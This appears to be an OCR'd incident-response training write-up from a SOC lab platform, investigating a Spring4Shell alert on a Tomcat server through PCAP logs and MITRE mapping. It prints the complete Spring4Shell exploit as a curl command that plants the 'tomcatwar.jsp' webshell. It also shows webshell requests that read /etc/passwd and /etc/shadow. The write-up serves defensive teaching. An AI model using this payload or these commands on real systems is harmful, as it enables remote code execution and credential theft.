Investigation the Spring4Shell Incident in SOC

as an Incident Responder

LetsDefend


TABLE OF CONTENTS

SIEM ALERT

ALERT

When we take a quick look at the alarm details, we see that the alarm has occurred because the following parameter is contained in the POST data.

java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di



SEVERITY	DATE	RULE NAME	EVENTID	TYPE
High	March 31, 2022, 3:09 p.m.	SOC171 - Spring4Shell Activity	121	Generic


EventID:	121
Event Time:	March 31, 2022, 3:09 p.m.
Rule:	SOC171 - Spring4Shell Activity
Level:	Incident Responder
Hostname	SpringServer
IP Address	192.168.10.23
Suspicious Parameter	/tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow
EDR Action	Allowed
Trigger Reason	java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di payload in POST data
L1 Note	Definitely malicious activity, but I couldnt go any further.

Additionally, there is the "cat /etc/shadow" command, which has been found suspicious by security products. When we look at the L1 Analyst (Tier 1 SOC Analyst) note, he/she stated that the incident was harmful but could not make any progress.

DETECTION

VERIFY

We can search the payload in the alarm over Google, and see if this payload is malicious or not and for what purpose it is used.



DETECTION

VERIFY

If we compile the project and host it on Tomcat, we can then exploit it with the following `curl` command. Note the following uses the exact same payload used by the original proof of concept created by the researcher (more on the payload later):

```
curl -v -d "class.module.classLoader.resources.context.parent.pipeline
.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%
22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRunt
ime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%
20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20
while((a%3Din.read(b))3D-1)%7B%20out.println(new%20String(b))%3B%20%7
D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context
.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources
.context.parent.pipeline.first.directory=webapps/ROOT&class.module.cl
assLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&cl
ass.module.classLoader.resources.context.parent.pipeline.first.fileDat
eFormat=" http://localhost:8080/springmvc5-helloworld-exmaple-0.0.1-
SNAPSHOT/rapid7
```

This payload drops a password protected webshell in the Tomcat ROOT directory called `tomcatwar.jsp`, and it looks like this:

When we examine the results, we see that the payload is related to "Spring4Shell". Spring4Shell vulnerability is a remote code execution vulnerability shortly. You can find further information at the below links regarding Spring4Shell vulnerability:

- https://www.rapid7.com/blog/post/2022/03/30/spring4shell-zero-day-vulnerability-in-spring-framework/
- https://www.cyberkendra.com/2022/03/spring4shell-details-and-exploit-code.html


ANALYSIS

INITIAL ACCESS


When we connect the “SpringServer” device mentioned in the alert via “Endpoint Security”, we see .pcap files, which are network connection logs on the server.

```
analyst@ip-172-31-34-218:~$ ls
networkLog
analyst@ip-172-31-34-218:~$ cd networkLog/
analyst@ip-172-31-34-218:~/networkLog$ ls
capture.pcap  capture2.pcap
analyst@ip-172-31-34-218:~/networkLog$
```

When we examine the PCAP files, we see that the IP address “3[.]21[.]128[.]255 is scanning the ports “80, 8080, 8081, 8082”.



The same data can also be accessed via "Log Management".



ANALYSIS

INITIAL ACCESS

Looking at the log details of port "8082", we see that the attacker has completed the TCP 3-way handshake and understood that the relevant port is open.

Time	Source	Destination	Protocol	Length	Info
5.575617	3.21.128.255	172.31.34.218	TCP	58	35969 → 8082 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5.575667	172.31.34.218	3.21.128.255	TCP	58	8082 → 35969 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5.576000	3.21.128.255	172.31.34.218	TCP	54	35969 → 8082 [RST] Seq=1 Win=0 Len=0

What is TCP - 3 Way Handshake:

- https://www.geeksforgeeks.org/tcp-3-way-handshake-process/

On the continuation of the network log analysis, we figure out that the attacker has sent the payload in the alert.

```
POST / HTTP/1.1
Host: 3.21.166.18:8082
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
suffix: %>//
c1: Runtime
c2: <%
DNT: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 762

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))
%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()
%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))
%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/
ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=HTTP/1.1
200
Content-Type: text/plain;charset=UTF-8
Content-Length: 2
Date: Thu, 31 Mar 2022 12:00:21 GMT
Keep-Alive: timeout=20
Connection: keep-alive

ok
```

According to the analyses and the "Rapid7" report, the link of which was left above, it clear that the attacker used the "Spring4Shell" exploit for initial access, that is, the "Exploit Public-facing application" technique.

ANALYSIS

EXECUTION

So far, we have detected that the attacker has conducted port scanning and then tried to exploit the service on port 8082 with the "Spring4Shell" vulnerability. Assuming the attack was successful, the attacker should have run various commands on the server. WE continue the log analysis to figure that.
Network traffic with source 3[.]21[.]128[.]255 and destination address “172.31.34.218” (IP address of SpringServer host) is filtered. Looking at the results, we see that the attacker successfully executed the commands "whoami, pwd, cat /etc/passwd, cat /etc/shadow" and received command outputs.


```
GET /tomcatwar.jsp?pwd=j&cmd=whoami HTTP/1.1
HTTP/1.1 200   (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=pwd HTTP/1.1
HTTP/1.1 200   (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1
HTTP/1.1 200   (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow HTTP/1.1
HTTP/1.1 200   (text/html)
```

```
GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1
Host: 3.21.166.18:8082
User-Agent: curl/7.68.0
Accept: */*

HTTP/1.1 200
Set-Cookie: JSESSIONID=170771572BF70B32A94F0A9A0E910ADF; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 31 Mar 2022 12:09:06 GMT

ad1
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
```

ANALYSIS

PRIVILEGE ESCALATION

We saw that after the attacker ran the exploit, he sent the "whoami" command and received the "root" response. The attacker who infiltrated the system did not need any privilege escalation technique, so a privilege escalation process did not occur.



ANALYSIS


CREDENTIAL ACCESS

When the attacker was able to execute commands, he read the "/etc/passwd" and "/etc/shadow" files. So we can say that the attacker accessed user information using the "OS Credential Dumping" technique.

CONTAINMENT

CONTAINMENT

Now that we are absolutely certain that the device has been compromised, we need to isolate the device on “Endpoint Security” to prevent the spread (lateral movement on the network) and emergence of possible new threats.




LESSON LEARNED

Although the web frameworks we use (Spring for this case) seem up-to-date or secure, they may contain various unknown vulnerabilities. In such cases, even if we cannot prevent attacks directly, we can invest in visibility-oriented solutions such as EDR to detect them early.

APPENDIX

@Library_Sec

MITRE



MITRE Tactics	MITRE Techniques
Reconnaissance	Active Scanning
Initial Access	Exploit Public-Facing Application
Execution	Command and Scripting Interpreter
Credential Access	OS Credential Dumping
Collection	Data Staged
Exfiltration	Exfiltration Over C2 Channel